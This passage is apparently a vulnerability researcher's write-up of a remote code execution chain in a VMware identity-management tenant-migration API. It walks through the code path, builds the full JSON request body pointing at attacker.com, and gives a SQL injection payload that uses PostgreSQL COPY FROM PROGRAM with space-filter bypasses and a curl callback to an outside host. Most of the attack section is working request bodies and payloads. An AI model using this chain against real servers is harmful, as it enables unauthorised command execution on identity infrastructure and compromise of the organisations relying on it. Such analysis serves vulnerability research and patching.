came from an API of the form /SAAS/jersey/manager/api/**. A request to /SAAS/jersey/manager/api/migrate/tenant reached TenantMigrationResource.migrateTenant.
Step 3: building the JSON input
The user input is a com.vmware.horizon.migration.rest.media.MigrationInfo object in JSON form. Sending an object with all fields produced a syntax error, so the researcher started with an empty object, debugged, and added fields one at a time.


The program calls TenantMigrationServiceImpl.migrateTenant().

The first field is an object of type List<com.vmware.horizon.migration.exception.ErrorInput>.

The field name is errorInputList.

Each ErrorInput has two strings, errorType and errorObjectIdentifier.

The input therefore takes the form:
{ "errorInputList":[ { "errorType":"foo", "errorObjectIdentifier":"bar" }] }

Next the program calls migrationInfo.getSourceDestinationInfo(), which is filled in the same way:
{ "errorInputList":[ { "errorType":"foo", "errorObjectIdentifier":"bar" }],"sourceDestinationInfo": { "sourceHostname":"attacker.com", "sourceAdministrator":"admin", "sourcePassword":"cc", "sourceTenant":"ONE", "sourceMasterTenant":"ONE", "destinationHostname":"attacker.com", "destinationAdministrator":"admin", "destinationPassword":"cc", "destinationTenant":"attacker", "destinationMasterTenantHostname":"attacker.com" } }
In the first if statement the program calls validateIfMigrationRequired(previousError, "Tenant").

It checks whether the previousError list contains an ErrorInput whose ErrorType equals the type passed in. Because errorType is foo rather than Tenant, the branch is not taken.


Next the program calls this.migrateAllDirectories.

Here the program reads DirectoryMap from user input.
Rather than continuing field by field, the researcher built a migrationInfo object in code and serialised it with ObjectMapper:
List<Directory> list= new ArrayList<Directory>();Map<String, List<Directory>> dir = new HashMap<>(); Directory d = new Directory("cc");list.add(d);dir.put("LOCAL", list);migrationInfo.setDirectoryMap(dir);ObjectMapper mapper = new ObjectMapper();mapper.writerWithDefaultPrettyPrinter().writeValueAsString(migrationInfo);## Output{ "directoryMap" : { "LOCAL" : [ { "type" : "Directory", "sourceDirectoryBindPassword" : "cc", "destinationConnectorInstanceId" : null, "sourceDirectoryId" : null, "_links" : { } } ] }, "sourceDestinationInfo" : { "sourceHostname" : "attacker.com", "sourceAdministrator" : "admin", "sourcePassword" : "cc", "sourceTenant" : "ONE", "sourceMasterTenant" : "ONE", "destinationHostname" : "attacker.com", "destinationAdministrator" : "admin", "destinationPassword" : "cc", "destinationTenant" : "attacker", "destinationMasterTenantHostname" : "attacker.com", "_links" : { } }, "vidmOnboardTenantDefinitionDTO" : null, "errorInputList" : [ { "errorType" : "foo", "errorObjectIdentifier" : "bar" } ], "_links" : { }}
When the program is stopped in debug mode, the same code can be run through the Evaluate expression feature without writing a new program or adding libraries.


Back in migrateAllDirectories, the program checks whether directoryMap has a key LOCAL, and skips ahead if it does.
After migrateAllDirectories returns, the program reaches the else branch of the next if statement. To make it call this.customGroupMigrationService.migrateCustomGroup(customGroupInfo, migrationResponseTO);, the errorType of the ErrorInput object must be CustomGroup:
# User input now{ "errorInputList":[ { "errorType":"CustomGroup", "errorObjectIdentifier":"LocalDirectory" }], "sourceDestinationInfo": { "sourceHostname":"attacker.com", "sourceAdministrator":"admin", "sourcePassword":"cc", "sourceTenant":"ONE", "sourceMasterTenant":"ONE", "destinationHostname":"attacker.com", "destinationAdministrator":"admin", "destinationPassword":"cc", "destinationTenant":"attacker", "destinationMasterTenantHostname":"attacker.com" },"directoryMap" : { "LOCAL" : [ { "type" : "Directory", "sourceDirectoryBindPassword" : "cc", "destinationConnectorInstanceId" : null, "sourceDirectoryId" : null, "_links" : { } } ] }}
The program now enters com.vmware.horizon.migration.impl.CustomGroupMigrationServiceImpl.migrateCustomGroup(), where it calls this.getVraAuthenticationServerUtils and this.getVidmAuthenticationServerUtils.

The purpose of this stage is to take the user group on the source server and import it into the destination server, in three stages.

- The program calls
this.getVraAuthenticationServerUtilsandthis.getVidmAuthenticationServerUtilsto authenticate and authorise the source and destination servers using data from user input. - The same authentication and authorisation continues for the second server.
- Once both servers are authenticated, the program runs
ExportCustomGroupon the source server andImportCustomGroupon the destination server.

The program reads information about DYNAMIC groups on the source server to prepare the import.

With attacker.com as both source and destination, the current server's request goes to attacker.com, which does not know how to respond. The address, username and password of the source and destination servers therefore have to be set to the current server, and the responses debugged to see what the code expects.
After authentication and authorisation, the program exports the group from the source server and calls exportCustomGroup.getVidmUserIds.

Step 4: what the export function runs
exportCustomGroup.getVidmUserIds performs two actions:
# Execute command #1, where attacker.com and UserID are user input/usr/local/horizon/scripts/exportCustomGroupUsers.sh -h attacker.com -l UserID# Get the output from command #1 to use as input for command #2. (output of #1 is string '$USERAME|$DOMAIN|$ORGANIZATION_ID')/usr/local/horizon/scripts/extractUserIdFromDatabase.sh -l '$USERAME|$DOMAIN|$ORGANIZATION_ID'
For command #1 the program calls CommandUtils.executeCommand(sb.toString());.

In CommandUtils.executeCommand(@Nonnull String command, long maxOutLength, long timeoutInMillis) the command string is converted to an array.

In executeCommand(@Nonnull String[] command, @Nullable String[] env, @Nullable String commandInput, long maxOutLength, long timeoutInMillis, boolean combinedOutput) the program checks that the command array contains at least one string from a white list, then executes it with Runtime.getRuntime().exec.

Because the command reaches exec as an array, direct OS command injection is not possible: user input is treated as a single argument and cannot break out to run another program. For example, an input of ['test', '-a', '1${IFS}||ls'] runs test with the arguments -a and 1${IFS}|| ls, where || is just a string and not an operator.
Step 5: reading the two shell scripts
Since OS command injection is blocked, the researcher audited exportCustomGroupUsers.sh and extractUserIdFromDatabase.sh.
(1) exportCustomGroupUsers.sh
/usr/local/horizon/scripts/exportCustomGroupUsers.sh -h [HOSTNAME] -l [UserID]
HOSTNAME is the PostgreSQL server domain and comes from user input (attacker.com in the exploit request). UserID is obtained by requesting the API /SAAS/t/ONE/jersey/manager/api/scim/Groups/.search.
The script sends a PostgreSQL query to $HOSTNAME:
psql -U postgres -h $HOSTNAME -d vcac -At -c "select \"saas\".\"Users\".\"strUsername\",\"saas\".\"Users\".\"domain\",\"saas\".\"Organizations\".\"strOrganization\" from \"saas\".\"Users\",\"saas\".\"Organizations\" where \"saas\".\"Users\".\"idUser\" IN($UserID ) AND \"saas\".\"Users\".\"idOrganization\"=\"saas\".\"Organizations\".\"id\";"
The output has the form $USERAME|$DOMAIN|$ORGANIZATION_ID.
(2) extractUserIdFromDatabase.sh
/usr/local/horizon/scripts/extractUserIdFromDatabase.sh -l '$USERAME|$DOMAIN|$ORGANIZATION_ID'
The script executes this psql query:
psql -U postgres -d saas -At -c "select \"idUser\" from \"saas\".\"Users\" where \"strUsername\"='$USERNAME' and \"domain\"='$DOMAIN' and \"idOrganization\"=$ORGANIZATION_ID;"
Step 6: from SQL injection to RCE
OS command injection is not reachable, but the psql query is. $HOSTNAME comes from user input, so pointing it at the attacker's server controls the output of command #1, and that output becomes $USERNAME in command #2. The researcher used the technique from CVE-2019-9193 to execute commands through psql:
DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(cmd_output text);COPY cmd_exec FROM PROGRAM 'id';SELECT * FROM cmd_exec;
Because the program splits the initial command string on spaces to build the command array, spaces in the psql query must be replaced with /**/, and spaces in the OS command with ${IFS}. The characters , and | must also be avoided.
After injection, $USERNAME becomes:
1';DROP/**/TABLE/**/IF/**/EXISTS/**/cmd_exec;CREATE/**/TABLE/**/cmd_exec(cmd_output/**/text);COPY/**/cmd_exec/**/FROM/**/PROGRAM/**/'curl${IFS}Ahihi.oastify.com/rce';SELECT/**/*/**/FROM/**/cmd_exec;--'
The psql query in extractUserIdFromDatabase.sh then becomes:
psql -U postgres -d saas -At -c "select \"idUser\" from \"saas\".\"Users\" where \"strUsername\"='1';DROP/**/TABLE/**/IF/**/EXISTS/**/cmd_exec;CREATE/**/TABLE/**/cmd_exec(cmd_output/**/text);COPY/**/cmd_exec/**/FROM/**/PROGRAM/**/'curl${IFS}Ahihi.oastify.com/rce';SELECT/**/*/**/FROM/**/cmd_exec;--'' and \"domain\"='$DOMAIN' and \"idOrganization\"=$ORGANIZATION_ID;"select "idUser" from "saas"."Users" where "strUsername"= '1';DROP TABLE IF EXISTS cmd_exec;CREATE TABLE cmd_exec(cmd_output text);COPY cmd_exec FROM PROGRAM 'curl Ahihi.oastify.com/rce';SELECT * FROM cmd_exec;
